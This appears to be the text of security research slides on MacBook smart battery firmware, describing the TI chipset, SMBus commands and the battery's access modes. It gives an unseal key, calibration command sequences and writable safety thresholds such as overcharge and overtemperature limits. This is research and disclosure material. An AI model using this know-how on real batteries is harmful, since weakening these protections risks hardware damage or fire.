
# Step 5

TI bq29312



# Step 6

TI bq29412



TI bq20z80

# Another clue I missed

- ✦ From AppleSmartBatteryCommands.h

```
/* Smart Battery Extended Registers */
/* bq20z90-V110 + bq29330 Chipset Technical Reference Manual */
/* TI Literature SLUU264 */
enum {
    kBExtendedPFStatusCmd          = 0x53
};
```


- ✦ Sigh, I suck



# Digression

- ✦ We now know what kind of hardware is on the battery
- ✦ We can get data sheets for it
- ✦ We can see how to talk to the driver which talks to the battery
- ✦ What kinds of things can we say to it and how does it work?

# Smart Battery System (SBS)



Typical single smart battery system

# SMBus

- ✦ Communicate via System Management Bus (SMBus)
- ✦ Two-wire interface based on i2c
- ✦ Format of data outlined in Smart Battery Data Specification

# Mac OS X

- ✦ Apple provides a kernel module, `AppleSmartBatteryManager`, which allows writing to the `SMBus`
- ✦ Access is not raw
- ✦ I developed an API to document this and make it easier
  - ✦ Releasing it after this talk

# SMBus API example usage

```
unsigned short sn = read_word(kSerialNumber);
unseal(0x36720414);
write_word(kManufactureDate, 0x122a);
write_block(kDeviceName, "ASMB016", 7);

int x=0;
write_word(kDataFlashClass, 57);
unsigned char *rb = (unsigned char *) read_block(kDataFlashClassSubClass1, &x);

get_full_access(0xffffffff);

seal();
```

```
seal();
```

# SLUU276

- ✦ Document outlines all SBS commands
- ✦ Documents DataFlash
- ✦ For bq20z80-V100 + bq29312A chipset
  - ✦ That's us!

## ▼ A Standard SBS Commands

- ▶ A.1 ManufacturerAccess(0x00)
- A.2 RemainingCapacityAlarm(0x01)
- A.3 RemainingTimeAlarm(0x02)
- A.4 BatteryMode(0x03)
- A.5 AtRate(0x04)
- A.6 AtRateTimeToFull(0x05)
- A.7 AtRateTimeToEmpty(0x06)
- A.8 AtRateOK(0x07)
- A.9 Temperature(0x08)
- A.10 Voltage(0x09)
- A.11 Current(0x0a)
- A.12 AverageCurrent(0x0b)
- A.13 MaxError(0x0c)
- A.14 RelativeStateOfCharge(0x0d)
- A.15 AbsoluteStateOfCharge(0x0e)
- A.16 RemainingCapacity(0x0f)
- A.17 FullChargeCapacity(0x10)
- A.18 RunTimeToEmpty(0x11)
- A.19 AverageTimeToEmpty(0x12)
- A.20 AverageTimeToFull(0x13)
- A.21 ChargingCurrent(0x14)
- A.22 ChargingVoltage(0x15)
- A.23 BatteryStatus(0x16)
- A.24 CycleCount(0x17)
- A.25 DesignCapacity(0x18)
- A.26 DesignVoltage(0x19)
- A.27 SpecificationInfo(0x1a)
- A.28 ManufactureDate(0x1b)
- A.29 SerialNumber(0x1c)
- A.30 ManufacturerName(0x20)
- A.31 DeviceName(0x21)
- A.32 DeviceChemistry(0x22)
- A.33 ManufacturerData(0x23)
- A.34 Authenticate(0x2f)
- A.35 CellVoltage4..1(0x3c..0x3f)

## ▼ B Extended SBS Commands

- B.1 AFEData(0x45)
- B.2 FETControl(0x46)
- B.3 StateOfHealth(0x4f)
- B.4 SafetyAlert(0x50)
- B.5 SafetyStatus(0x51)
- B.6 PFAlert(0x52)
- B.7 PFStatus(0x53)
- B.8 OperationStatus(0x54)
- B.9 ChargingStatus(0x55)
- B.10 ResetData(0x57)
- B.11 WDRResetData(0x58)
- B.12 PackVoltage(0x5a)
- B.13 AverageVoltage(0x5d)
- B.14 UnSealKey(0x60)
- B.15 FullAccessKey(0x61)
- B.16 PFKey(0x62)
- B.17 AuthenKey3(0x63)
- B.18 AuthenKey2(0x64)
- B.19 AuthenKey1(0x65)
- B.20 AuthenKey0(0x66)
- B.21 ManufacturerInfo(0x70)
- B.22 SenseResistor(0x71)
- B.23 DataFlashClass(0x77)
- B.24 DataFlashClassSubClass1..8(0x78...

## ▼ C DataFlash

- ▶ C.1 Accessing DataFlash
- ▶ C.2 1st Level Safety Class
- ▶ C.3 2nd Level Safety
- ▶ C.4 Charge Control
- ▶ C.5 SBS Configuration
- ▶ C.6 System Data
- ▶ C.7 Configuration
- ▶ C.8 LED Support
- ▶ C.9 Power
- ▶ C.10 Gas Gauging
- ▶ C.11 Ra Table
- ▶ C.12 PF Status
- ▶ C.13 Calibration


# Lots to do!

- ✦ There are many interesting writable configuration values
  - ✦ Design capacity
  - ✦ FET control
  - ✦ Design voltage
  - ✦ Device chemistry
  - ✦ Cell overvolt threshold
  - ✦ Pack overvolt threshold
  - ✦ Overcharge threshold
  - ✦ Overtemp threshold
  - ✦ 2nd level voltage threshold
  - ✦ 2nd level charge threshold
  - ✦ 2nd level temp threshold
  - ✦ Impedance table
  - ✦ Temp model

# Twiddle-twiddle

- ✦ I played with these values but nothing too interesting happened
- ✦ It still stopped charging when it was really supposed to do so
- ✦ Needed to dig deeper

unseal



full access

Boot ROM



# Different modes

- ✦ Sealed
- ✦ Unsealed
- ✦ Full Access
- ✦ Configuration
- ✦ BootROM

# Sealed

- ✦ From the factory
- ✦ Only standard (not extended) SBS commands available
- ✦ Standard commands only have read access

# Unsealed

- ✦ Access to Data Flash space
- ✦ Access to some extended SBS commands
- ✦ Some SBS commands have read/write access
- ✦ Apple battery firmware updates enter this mode

# Full access mode

- ✦ All SBS commands
- ✦ All commands have read/write access
- ✦ Can enter BootROM and Configuration mode
- ✦ Apple firmware updates do not enter this mode

# Configuration mode

- ✦ By issuing SMBus commands (see slua355b) you tell the battery what levels of current, voltage, temp it is currently receiving
- ✦ It then makes internal changes to align itself with these values

```
write_word(0, 0x40); //enter calibrate mode from full access mode
write_word(0x63, n); //n = number of cells
write_word(0x60, n); //n = current
write_word(0x61, n); //n = voltage
write_word(0x62, n); //n = temp
write_word(0x51, 0xc0d5); //calibrate device.
read_word(0x52, y); //y = bit field, whats calibrated. (poll with this)

send_byte(0x72); //transfer results to data flash

send_byte(0x73); //exit Calibration mode.
```

# Other calibrations?

Posted by **Charlie Miller** replied on 16 Jun 2011 4:56 PM  
Community Member Prodigy 105 Points

Hi. Thank you for the response. Yes, I understand what you said. I was wondering if you can configure any other values besides Current, Temp, and Voltage by using other commands besides 0x60, 0x61, and 0x62. Thanks again!  
Charlie

Reply

---

Posted by **Jackie** replied on 16 Jun 2011 5:01 PM  
TI Employee Intellectual 2650 Points

Only current, voltage, and temperature need to be calibrated.  
For certain devices, board calibration is also required for each pcb.



Reply

- Yes, I'm a prodigy

# Boot ROM mode

- ✦ Allows low level access to device, direct access to data flash and firmware
- ✦ bq20z80-V110 + bq29312A Chipset Technical Reference Manual does not document it
- ✦ Time to buy some hardware, sigh

# bq20z80evm-001



- An evaluation system for the bq20z80/bq2312a/bq29400 smart battery chipset
  - Almost exactly the chipset on the Apple Macbook battery
- Comes with Windows software to interact with it via USB





# My test rig



# The software



# Read/write SBS

Texas Instruments - bq Gas Gauge Evaluation Software - [SBS Data]

File Options View Window Help

TEXAS INSTRUMENTS REAL WORLD SIGNAL PROCESSING™

Refresh Start Logging Stop Logging Keep Scanning

Name	Value	Unit	Log	Scan
Manufacturer Access	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remaining Cap. Alarm	300	mAh	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remaining Time Alarm	10	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Battery Mode	0081	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
At Rate	0	mA	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
At Rate Time To Full	-1	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
At Rate Time To Empty	-1	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
At Rate OK	1		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Temperature	20.15	C	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Voltage	11273	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Current	0	mA	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Average Current	0	mA	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Max Error	100	%	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Relative State of Charge	100	%	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Absolute State of Charge	98	%	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remaining Capacity	4304	mAh	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Full charge Capacity	4304	mAh	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Run time To Empty	-1	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Name	Value	Unit	Log	Scan
Average Time to Empty	-1	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Average Time to Full	-1	min	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Charging Current	0	mA	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Charging Voltage	0	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Battery Status	48C0	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Cycle Count	0		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Cell Voltage 4	2808	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Cell Voltage 3	2836	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Cell Voltage 2	2815	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Cell Voltage 1	2814	mV	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
FET Control	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Safety Alert	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Safety Status	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
PFAlert	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
PFStatus	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Operation Status	0040	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Charging Status	0000	hex	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

**SBS**

**Data Flash**

**Calibrate**

**Pro**

Fuel Gauge 100%

**Flags / Status Bits**

Battery Status - SCANNING

OCA	TCA	-	OTA	TDA	-	RCA	RTA
INIT	DSG	FC	FD	EC3	EC2	EC1	EC0

Operation Status - SCANNING

PRES	FAS	SS	CSV	-	LbMD	-	-
WAKE	DSG	XDSG	XDSG1	-	-	WOK	QEN

PF status - SCANNING

FBF	-	-	-	SOCB	SOC	AFE_P	AFE_C
DFF	DFETF	CFETF	CIM	SOTB	SOTC	SOV	PFIN

Safety Alert - SCANNING

OTD	OTC	OCB	OCC	OCB2	OCC2	PUV	POV
CUV	COV	PF	HWDB	WDF	AOCB	SOC	SCB

Safety status - SCANNING

OTD	OTC	OCB	OCC	OCB2	OCC2	PUV	POV
CUV	COV	PF	HWDB	WDF	AOCB	SOC	SCB

Charging Status - SCANNING

XCHG	CHGSUSP	PHG	MCHG	TCHG1	TCHG2	FCHG	PULSE
PLSOFF	CB	PCMTD	FCMTD	OCHGV	OCHG1	OC	XCHGLV

Battery Mode - SCANNING

CapA	ChgA	AM	-	-	-	PB	CC
CF	-	-	-	-	-	PBS	3CC

PF Alert - SCANNING

FBF	-	-	-	SOCB	SOC	AFE_P	AFE_C
DFF	DFETF	CFETF	CIM	SOTB	SOTC	SOV	PFIN

Show Flags Show Static Data

Scan Off Device:800, Ver:0.94

Communication OK. Task Progress: 100% Task Completed. 09:42:53 AM

Communication OK. Task Progress: 100% Task Completed. 08:45:23 AM

# Data flash

Texas Instruments - bq Gas Gauge Evaluation Software - [Data Flash Constants]

File Options Data Flash View Window Help

TEXAS INSTRUMENTS REAL WORLD SIGNAL PROCESSING™

Read All Write All

SBS

Data Flash

Calibrate

Pro

Fuel Gauge 50%

Communication OK

Task Progress: 100% Task Completed 02:49:58 PM

FF Status Calibration

Configuration LED Support Power Gas Gauging Ra Table

